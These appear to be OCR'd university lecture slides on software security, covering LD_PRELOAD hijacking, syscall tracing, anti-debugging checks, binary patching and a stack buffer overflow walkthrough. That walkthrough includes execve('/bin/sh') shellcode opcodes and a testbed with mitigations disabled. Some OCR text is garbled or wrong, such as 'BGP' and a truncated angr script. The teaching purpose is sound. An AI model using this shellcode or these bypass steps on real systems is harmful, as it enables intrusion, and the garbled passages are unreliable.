7f2fb5601000-7f2fb5604000 rw-p 001be000 08:01 2231702 /usr/lib/libc-2.31.so
...
7f2fb5604000-7f2fb560a000 rw-p 00000000 00:00 0
7f2fb563e000-7f2fb5640000 r--p 00000000 08:01 2231656 /usr/lib/ld-2.31.so
7f2fb5640000-7f2fb5660000 r-xp 00002000 08:01 2231656 /usr/lib/ld-2.31.so
...
7f2fb566a000-7f2fb566b000 rw-p 0002b000 08:01 2231656 /usr/lib/ld-2.31.so
7f2fb566b000-7f2fb566c000 rw-p 00000000 00:00 0
7ffc1ac7b000-7ffc1ac9c000 rw-p 00000000 00:00 0       [stack]
...
```

Library hijacking

When you declare a library call:

```
puts(”ciao\n”);
```

You get a call into the library

```
1154:      e8 d7 fe ff ff              callq  1030 <puts@plt>
```

So...Can we hijack the call changing the library?

Library hijacking

Yes you can! At loading time Without relinking the application :D

```
$ ./test
ciao
$ LD_LIBRARY_PRELOAD=./fakelib.so ./test
hacked
```

Using this environment variable you can hijack the library call hooking and changing the behaviour of the library functions.

Library hijacking: tracing

Using this trick you can trace the execution of a program without debugging it with conventional method.

```
$ cat test.c
#include <stdio.h>
#include <string.h>
int main(int argc, char **argv) {
    if (argc < 2)
        return 1;
    if (!strcmp("super-secure-password", argv[1]))
        printf("Access␣granted!\n");
    return 0;
}
$ ltrace ./test ciao
strcmp("super-secure-password", "ciao")                    = 16
+++ exited (status 0) +++
```

Another question!

What happens if you use **LD_LIBRARY_PRELOAD** over a privileged (**setuid** or with ep capabilities) executable?

Systemcall

A systemcall is a procedure to communicate with the kernel. Issuing the systemcall the system will process the request and operate accordingly.
Some examples of systemcalls are:

- open
- read
- write
- socket

Systemcall: assembly

The operating system must agree on the procedure used by the userland program to retrieve the correct parameters from the userland.
An x86 32bit example:

```
int 0x80;
```

The trap way was too slow! It was microprogrammed to a dedicated opcode in x86_64

```
syscall
```

The systemcall number is loaded in rax (eax on 32 bit);
Parameters get passed in eax, ebx, ecx, edx, esi, edi, ebp.
and the return code for the systemcall is returned to the user throug rax (eax) register.
For 64 bit systems the parameters are passed in rdi, rsi, rdx, r10, r8, r9.

Library vs systemcall

A systemcall could be, at first sight, related to library calls. That is true, but library and systemcall could have subtle differences, can you spot the difference here?

```c
#include <stdio.h>
int main(int argc, char **argv) {
  char c;
  int counter = 0;
  FILE *f = fopen("/dev/urandom",
                  "r");

  while (counter < 100 * 1000) {
    fread(&c, 1, 1, f);
    if (c == '\xff')
      counter++;
  }
  printf("%d\n", counter);
  fclose(f);
  return 0;
}
```

```c
#include <stdio.h>
#include <fcntl.h>
#include <unistd.h>
int main(int argc, char **argv) {
  char c;
  int counter = 0;
  int f = open("/dev/urandom",
               O_RDONLY);
  while (counter < 100 * 1000) {
    read(f, &c, 1);
    if (c == '\xff')
      counter++;
  }
  printf("%d\n", counter);
  close(f);
  return 0;
}
```

Library vs systemcall


A systemcall could be, at first sight, related to library calls. That is true, but library and systemcall could have subtle differences, can you spot the difference here?

```
$ time ./test-fread
100000
./test-fread  0.46s user 0.16s system 93% cpu 0.667 total

$ time ./test-read
100000
./test-read  5.82s user 15.15s system 99% cpu 21.056 total
```

Library vs systemcall

A systemcall could be, at first sight, related to library calls. That is true, but library and systemcall could have subtle differences, can you spot the difference here?



Every read you are making a context switch, fread will read a block of data and return to you byte by byte without the switch.

Dynamic tracing of systemcall: ptrace

Ptrace is a systemcall which can control the behaviour of a traced program. As stated before is the systemcall that gdb uses to debug programs. It can be instructed to retrieve memory, registries and systemcall invoked by the traced process.

```
long ptrace(enum __ptrace_request request, pid_t pid,
                   void *addr, void *data);
```

Dynamic tracing of systemcall: strace

Strace is a tool based on ptrace that can dynamically analyze a program to print out all the systemcall that gets issued.

```c
#include <stdio.h>
#include <fcntl.h>
#include <string.h>
#include <unistd.h>
int main(int argc, char **argv)
{
    char buffer[4096];
    int f;
    if (argc < 2)
        return 1;
    f = open("./password", O_RDONLY);
    read(f, buffer, sizeof(buffer));
    if (!strcmp(argv[1], buffer))
        printf("Access␣granted\n");
    close(f);
    return 0;
}
```

Dynamic tracing of systemcall: strace

Strace is a tool based on ptrace that can dynamically analyze a program to print out all the systemcall that gets issued.

```
$ gcc --static -o test-read2 test-read2.c
$ ltrace ./test-read2 ciao
Couldn't find .dynsym or .dynstr in "/proc/19647/exe"
$ strace ./test-read2 ciao 2>&1 | grep read
execve("./test-read2", ["./test-read2", "ciao"], 0x7ffda35b8618 /* 45 vars */
readlink("/proc/self/exe", "/tmp/test-read2", 4096) = 15
read(3, "super-secure-password", 4096) = 21
```

Anti dynamic analysis technique

Ptrace can be simply eluded by tracing itself and disabling ptrace mechanism, according to manpages:

```
EPERM The specified process cannot be traced.  This could be because the
 tracer has insufficient privileges  (the required capability is
CAP_SYS_TRACE); unprivileged processes cannot trace processes that tehy
 cannot send signals to or those running set-user-ID/set-group-ID
 programs, for obvious reasons.  Alternatively, the process may already
 be being traced, or (on kernels before 2.6.26) be init(1) (PID 1).
```

Also, sometimes language virtual machines are employied to obfuscate the code.


Anti dynamic analysis technique: anti breakpoint

Debuggers insert the opcode 0xcc (int 3) in the program to trace breakpoints. With this technique a program can check if it is being debugged checking for breakpoints.

```c
#include <stdio.h>
#define PRINT_SIZE 16
int foo()
{
    unsigned char x = *(((unsigned char *)foo) + 4);
    printf("%02x\n", x);
    if (x == 0xcc)
        printf("detected debugger! :D\n");
    return 0;
}
int main(int argc, char **argv)
{
    foo();
    return 0;
}
```

Anti dynamic analysis technique: anti breakpoint

Debuggers insert the opcode 0xcc (int 3) in the program to trace breakpoints. With this technique a program can check if it is being debugged checking for breakpoints.



```
bera@haigha /tmp % make test
cc     test.c   -o test
bera@haigha /tmp % ./test
48
bera@haigha /tmp % echo -e 'b foo\nr\nc\n' | gdb -q ./test
Reading symbols from ./test...
(No debugging symbols found in ./test)
(gdb) Breakpoint 1 at 0x114d
(gdb) Starting program: /tmp/test

Breakpoint 1, 0x000055555555514d in foo ()
(gdb) Continuing.
cc
detected debugger! :D
[Inferior 1 (process 3259) exited normally]
(gdb) The program is not being run.
(gdb) quit
bera@haigha /tmp % 
```

Systemcall firewalls: seccomp

Systemcalls can be firewalled in linux using BGP. This can be loaded in the following way:
BPF (Berkeley packet filter, a concept ported from BSD systems) is a language virtual machine embedded in the linux kernel to accelerate the filtering of firewalls (like iptables). That language specifies rules to accept or drop a packet. In this case the systemcall parameters are mapped as packet field. In this way the systemcall can be filtered by the invoking program, limiting the set of usable systemcall.

Systemcall firewalls: seccomp

Other kernel have different implementation of this concept like **pledge(2)** in OpenBSD.
This will be clear in subsequent **Software security** lessons, for the moment imagine a firewall that can block the **ptrace** systemcall.
In this case the use of gdb will be blocked by the firewall itself.

Static modification of the binary

We can change the dynamic behaviour of the program, but what about the **static** behaviour of the program?
We can alter the code by placing different opcodes, we can do that with basic tools like **vim** and **xxd**.

```c
#include <stdio.h>
#include <string.h>
int main(int argc, char **argv) {
    char buf[8];
    FILE *f;
    if (argc < 2)
        return 1;
    f = fopen("/dev/urandom", "r");
    fread(buf, 1, sizeof(buf), f);
    fclose(f);
    if (!memcmp(buf, argv[1], sizeof(buf)))
        printf("Wow!\n");
    return 1;
}
```


Static modification of the binary

We can change the dynamic behaviour of the program, but what about the **static** behaviour of the program?
We can alter the code by placing different opcodes, we can do that with basic tools like **vim** and **xxd**.

```
11fc:   48 8b 08               mov    (%rax),%rcx
11ff:   48 8d 45 f0            lea    -0x10(%rbp),%rax
1203:   ba 08 00 00 00         mov    $0x8,%edx
1208:   48 89 ce               mov    %rcx,%rsi
120b:   48 89 c7               mov    %rax,%rdi
120e:   e8 5d fe ff ff         callq  1070 <memcmp@plt>
1213:   85 c0                  test   %eax,%eax
1215:   75 11                  jne    1228 <main+0x9f>
1217:   48 8d 3d f5 0d 00 00   lea    0xdf5(%rip),%rdi
121e:   b8 00 00 00 00         mov    $0x0,%eax
1223:   e8 38 fe ff ff         callq  1060 <printf@plt>
```

Static modification of the binary

We can change the dynamic behaviour of the program, but what about the **static** behaviour of the program?
We can alter the code by placing different opcodes, we can do that with basic tools like **vim** and **xxd**.
We can see that the **jne** code is 0x75.



	73							JNB JAE JNC	rel8 rel8 rel8	
	74							JZ JE	rel8 rel8	
	75							JNZ JNE	rel8 rel8	

What happens if we change it to **je** (0x74)?

```
$ xxd -ps test > test.hex
$ sed -i 's/ffff85c07511/ffff85c07411/' test.hex
$ xxd -ps -r test.hex > test
```

Static modification of the binary


We can change the dynamic behaviour of the program, but what about the **static** behaviour of the program?

We can alter the code by placing different opcodes, we can do that with basic tools like **vim** and **xxd**.

```
11fc:       48 8b 08                    mov    (%rax),%rcx
11ff:       48 8d 45 f0                 lea    -0x10(%rbp),%rax
1203:       ba 08 00 00 00              mov    $0x8,%edx
1208:       48 89 ce                    mov    %rcx,%rsi
120b:       48 89 c7                    mov    %rax,%rdi
120e:       e8 5d fe ff ff              callq  1070 <memcmp@plt>
1213:       85 c0                       test   %eax,%eax
1215:    74 11                       je     1228 <main+0x9f>
1217:       48 8d 3d f5 0d 00 00        lea    0xdf5(%rip),%rdi
121e:       b8 00 00 00 00              mov    $0x0,%eax
1223:       e8 38 fe ff ff              callq  1060 <printf@plt>
```

Static modification of the binary

We can change the dynamic behaviour of the program, but what about the **static** behaviour of the program?
We can alter the code by placing different opcodes, we can do that with basic tools like **vim** and **xxd**.
We can see that the **jne** code is 0x75.



	73								JNB JAE JNC	rel8 rel8 rel8	
	74								JZ JE	rel8 rel8	
	75								JNZ JNE	rel8 rel8	

What happens if we change it to **je** (0x74)?

```
$ ./test ciao
Wow!
```

Symbolic analysis: angr

Another way to analyze binaries is the symbolic analysis. You encode your binary in a solver and delimit some constraints over your solution.

```
import angr

project = angr.Project(”angr-doc/examples/defcamp_r100/r100”, auto_load_libs=

@project.hook(0x400844)
def print_flag(state):
    print(”FLAG␣SHOULD␣BE:”, state.posix.dumps(0))
    project.terminate_execution()

project.execute()
```

Buffer overflow

We will introduce pwn and buffer overflows in a following lecture. A buffer overflow is an attack that use a misconfigured buffer length:


```
#include <stdio.h>
#include <string.h>
int main(int argc, char **argv) {
    char buf[8];
    strcpy(buf, argv[1]);
    return 0;
}
```

What happens if we copy more than 8 characters in the buf?

Nasal demons again!

function
atoi
int atoi (const char * str);
Convert string to integer
If str does not point to a valid C-string, or if the converted value would be out of the range of values representable by
an int, it causes undefined behavior.
it causes un ed behavior.
undefined behavior.
PROGRAMMING
LANGUA E

We meet again...my old nemesis!



If we are lucky, in CTFs sometimes we struggle to get a segmentation fault. :)
Sometimes...well...the program randomly segfaults.

Secure coding

In this case we can act defensively adding a check on the buffer and placing a terminating zero at the end of the string.

```
#include <stdio.h>
#include <string.h>
#define BUFLEN 8
int main(int argc, char **argv) {
    char buf[BUFLEN + 1];
    if (argc < 2)
        return 1;

    strncpy(buf, argv[1], BUFLEN);
    buf[BUFLEN] = '\0';

    return 0;
}
```

Format string leak

Even misplaced **printf** can be problematic for the security of a program, providing a leak. We will exploit this behaviour in a different lecture, but what happens if we write something like this?

```
#include <stdio.h>
int main(int argc, char **argv) {
    char *password = "super-secret-password";
    if (argc < 2) {
        printf("Usage:␣%s␣<name>\n", argv[0]);
        return 1;
    }

    printf("Hello␣");
    printf(argv[1]);
    printf("\n");
    /* ... */
    return 0;
}
```

Format string leak

[language=C] Even misplaced **printf** can be problematic for the security of a program, providing a leak. We will exploit this behaviour in a different lecture, but what happens if we write something like this?

```
$ ./test ”%x%x%x%x%x%x”
Hello 2000c76cf2a0679457d18
```

Race condition: a real world example


Suppose to have an application that have three methods in its **API**.

- **create**, the first phase is the creation of an environment where the code get executed. This is a privileged action.
- **init**, the init phase will inject the code to run in the run phase. In our case this was not a privileged action. If an application is already initialized, the init will fail.
- **run**, in the run phase the code will get executed and takes parameters from the user.

Can you spot the error here?

Race condition: a real world example

If we keep flooding the system with **init** we can reach the API endpoint before the authorized system, enabling our malicious program to take control over the infrastructure and tampering the system.




FYI the problem was even worst that this one ;)

Where nasal demons come from?

```
int x = 10;
int y = 10;
y=y*(2*(++x) - 2*(1-x--));

GCC: 400
Clang: 420
```

Well...again



```
main() {
        const int a = 50;
        int* pa = &a;
        *pa = 60;
}
```


SMASHING SOFTWARE SECURITY 2

SMASHING THE STACK FOR FUN AND PROFIT

It all started in 1996 with the article from `Aleph One`.

`http://phrack.org/issues/49/14.html#article`

We will reproduce the examples in this paper using a 32bit x86 machine with no mitigations.



```
                    .oO Phrack 49 Oo.

              Volume Seven, Issue Forty-Nine

                      File 14 of 16

            BugTraq, r00t, and Underground.Org
                       bring you

          XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
          Smashing The Stack For Fun And Profit
          XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX

                      by Aleph One
```

STACK

- The stack is the memory location where automatic variables get allocated (the `local` variables that are not manually allocated with `malloc(3)`). The state of the function calls is placed on the stack.
- In x86 we have different `Calling conventions`, depending on the operating system.
- The stack (in x86!) grows in the opposite direction of the memory addresses.


BUFFER OVERFLOW

C Code

```
uint32_t a;
unsigned char b[4];
```

ASM

```
sub     esp,0x8
```



a

b


BUFFER OVERFLOW

C Code

```c
int foo(int _) { }
foo(a);
```

ASM

```asm
call    foo
```



Local parameters

Return address

Saved state

Local variables

VULNERABLE CODE

C Code

```c
int foo(int _) {
    char e[4];

    gets(e);
    return 0;
}
```


Never use gets(). Because it is impossible to tell without knowing the data in advance how many characters gets() will read, and because gets() will continue to store characters past the end of the buffer, it is extremely dangerous to use. It has been used to break computer security. Use fgets() instead.

BUFFER OVERFLOW

C Code

```
int foo(int _) {
       uint32_t ok;
       char action[4];
       char p[4];

       gets(pass);
       ok = !strcmp(p, "123");
       // Get the action
==>    gets(action);
       if (ok)
              Privileged
       return 0;
}
```



Local parameters

Return address

Saved State

ok = 0

action


A A A

BUFFER OVERFLOW

C Code

```
int foo(int _) {
        uint32_t ok;
        char action[4];
        char p[4];

        gets(pass);
        ok = !strcmp(p, "123");
        // Get the action
==>     gets(action);
        if (ok)
                Privileged
        return 0;
}
```



Local parameters

Return address

Saved State

ok = 0

B B B B


A A A

BUFFER OVERFLOW

C Code

```
int foo(int _) {
       uint32_t ok;
       char action[4];
       char p[4];

       gets(pass);
       ok = !strcmp(p, "123");
       // Get the action
==>    gets(action);
       if (ok)
              Privileged
       return 0;
}
```



Local parameters

Return address

Saved State

B

B B B B


A A A

BUFFER OVERFLOW

C Code

```
int foo(int _) {
        uint32_t ok;
        char action[4];
        char p[4];

        gets(pass);
        ok = !strcmp(p, "123");
        // Get the action
        gets(action);
        if (ok)
==>                 Privileged
        return 0;
}
```



Local parameters

Return address

Saved State

B

B B B B


A A A

BUFFER OVERFLOW

C Code

```
int foo(int _) {
    uint32_t a;
    uint32_t b;
    uint32_t c;
    uint32_t d;
    char e[4];

==>    gets(e);
    return 0;
}
```



Local parameters

Return address

Saved State

a

b

c

d


e

BUFFER OVERFLOW

C Code

```
int foo(int _) {
    uint32_t a;
    uint32_t b;
    uint32_t c;
    uint32_t d;
    char e[4];

==>    gets(e);
    return 0;
}
```



Local parameters

Return address

Saved State

a

b

c

d


A A A A

BUFFER OVERFLOW

C Code

```c
int foo(int _) {
    uint32_t a;
    uint32_t b;
    uint32_t c;
    uint32_t d;
    char e[4];

==>    gets(e);
    return 0;
}
```



Local parameters

Return address

Saved State

a

b

c

A A A A


A A A A

BUFFER OVERFLOW

C Code

```
int foo(int _) {
    uint32_t a;
    uint32_t b;
    uint32_t c;
    uint32_t d;
    char e[4];

==>   gets(e);
    return 0;
}
```



Local parameters

Return address

Saved State

a

b

A A A A

A A A A


A A A A

BUFFER OVERFLOW

C Code

```
int foo(int _) {
    uint32_t a;
    uint32_t b;
    uint32_t c;
    uint32_t d;
    char e[4];

==>     gets(e);
    return 0;
}
```



Local parameters

Return address

Saved State

a

A A A A

A A A A

A A A A


A A A A

BUFFER OVERFLOW

C Code

```
int foo(int _) {
    uint32_t a;
    uint32_t b;
    uint32_t c;
    uint32_t d;
    char e[4];

==>     gets(e);
    return 0;
}
```



Local parameters

Return address

Saved State

A A A A

A A A A

A A A A

A A A A


A A A A

BUFFER OVERFLOW

C Code

```
int foo(int _) {
    uint32_t a;
    uint32_t b;
    uint32_t c;
    uint32_t d;
    char e[4];

==>    gets(e);
    return 0;
}
```



Local parameters

Return address

A A A A

A A A A

A A A A

A A A A

A A A A

A A A A

BUFFER OVERFLOW

C Code

```
int foo(int _) {
    uint32_t a;
    uint32_t b;
    uint32_t c;
    uint32_t d;
    char e[4];

==>    gets(e);
    return 0;
}
```

Local parameters
A A A A
A A A A
A A A A
A A A A
A A A A
A A A A
A A A A

BUFFER OVERFLOW

C Code

```
int foo(int _) {
    uint32_t a;
    uint32_t b;
    uint32_t c;
    uint32_t d;
    char e[4];

    gets(e);
==>     return 0;
}
```

Local parameters
A A A A
A A A A
A A A A
A A A A
A A A A
A A A A
A A A A

BUFFER OVERFLOW

Not feeling your smartest today? Have a segfault.[1]

```
~ % gcc
~ % gdb -q ./test
Reading symbols from ./test...(no debugging symbols found)
(gdb) r
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/vagrant/test
AAAAAAAAAAAAAAAAAAAA

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
```

[1] https://wiki.theory.org/index.php/YourLanguageSucks

BUFFER OVERFLOW: SHELLCODE

```
xor eax,eax                ;
cdq                        ;
push eax                   ; push 0
push 0x68732f2f            ;
push 0x6e69622f            ;
mov ebx,esp                ;
push eax                   ;
push ebx                   ; push "/bin/sh\0"
mov ecx, esp               ; push &"/bin/sh\0"
mov al,0x0b                ; systemcall(execve)
int 80h                    ; systemcall(execve, "/bin/sh",
                           ;           &["/bin/sh", NULL])
```

BUFFER OVERFLOW: COMPILED SHELLCODE

The previous shellcode is the compiled version of the following C code.

```
char *cmd[] = { "/bin/sh", NULL };
execve(*cmd, cmd);
```

If we extract the OPCODES from the assembly we get the following values:


```
0x31 0xc0 0x99 0x50
0x68 0x2f 0x2f 0x73
0x68 0x68 0x2f 0x62
0x69 0x6e 0x89 0xe3
0x50 0x53 0x89 0xe1
0xb0 0x0b 0xcd 0x80
```

BUFFER OVERFLOW: CODE EXECUTION

C Code

```
int foo(int _) {
    uint32_t a;
    uint32_t b;
    uint32_t c;
    uint32_t d;
    char e[4];

    gets(e);
==>    return 0;
}
```



Local parameters
? ? ? ?
0x31 0xc0 0x99 0x50
0x68 0x2f 0x2f 0x73
0x68 0x68 0x2f 0x62
0x69 0x6e 0x89 0xe3
0x50 0x53 0x89 0xe1
0xb0 0x0b 0xcd 0x80

BUFFER OVERFLOW: TESTBED

```
$ mkdir 32bit
$ cd 32bit
$ vagrant init ubuntu/trusty32
$ vagrant ssh
$ echo 0 | sudo tee /proc/sys/kernel/randomize_va_space
$ gcc -o test -z execstack -fno-stack-protector test.c
```

BUFFER OVERFLOW: TESTBED


```
~ % gdb -q ./test
(gdb) b foo
Breakpoint 1 at 0x8048423
(gdb) r
Starting program: /home/vagrant/test
Breakpoint 1, 0x08048423 in foo ()
(gdb) p $esp
$1 = (void *) 0xbffff6e0
```

BUFFER OVERFLOW: CODE EXECUTION

C Code

```
int foo(int _) {
    uint32_t a;
    uint32_t b;
    uint32_t c;
    uint32_t d;
    char e[4];

    gets(e);
==>     return 0;
}
```



Local parameters

0xbffff6XX

0x31 0xc0 0x99 0x50

0x68 0x2f 0x2f 0x73

0x68 0x68 0x2f 0x62

0x69 0x6e 0x89 0xe3

0x50 0x53 0x89 0xe1

0xb0 0x0b 0xcd 0x80

BUFFER OVERFLOW: BAD CHARS

C Code

```
char x[10] = {};
gets(x);
for (int i = 0; i < 10; ++i)
   printf("%02x␣", x[i]);
```

If we run this program we have:

```
~ % perl -e 'print "AAAA\x43BBBB"' | /tmp/test
41 41 41 41 43 42 42 42 42 00
~ % perl -e 'print "AAAA\x0aBBBB"' | /tmp/test
41 41 41 41 00 00 00 00 00 00
```


That's because the 0x0a character is the newline char, so our BBBB won't get loaded in the variable!

MITIGATIONS: STACK CANARIES

C Code

```
int foo(int _) {
  uint32_t canary;
  char e[4];

  gets(e);
  if (canary != 0xff0d0a00)
    exit(1);
  return 0;
}
```



Local parameters

Return address

Saved State


Canary

A A A A

- Terminator canaries, which contains the most common bad chars;
- Random canaries, randomized for every program invocation.

MITIGATIONS: AUTHENTICATED POINTERS

On some architectures (ARM 8.3) the various pointers can be authenticated, therefore all the pointers[2] can be encrypted with a random secret key and then decrypted only by the system.



Local parameters

$AES_{enc}(K, Returnaddress)$

A A A A

[2] not only the return pointer!

MITIGATIONS: NON EXECUTABLE STACK

- What if the stack was not executable?
- PaX patch suite.
- Can be disabled at compilation time using -zexecstack

```
~ % checksec --output csv -f $(which ping) \
    | awk -F , '{print $3}'
NX enabled
```

MITIGATIONS: ASLR

Address **S**ource **L**ayout **R**andomization. At execution time we can randomize the various addresses (with a section granularity) to make impossible to the attacker the guessing of the addresses.

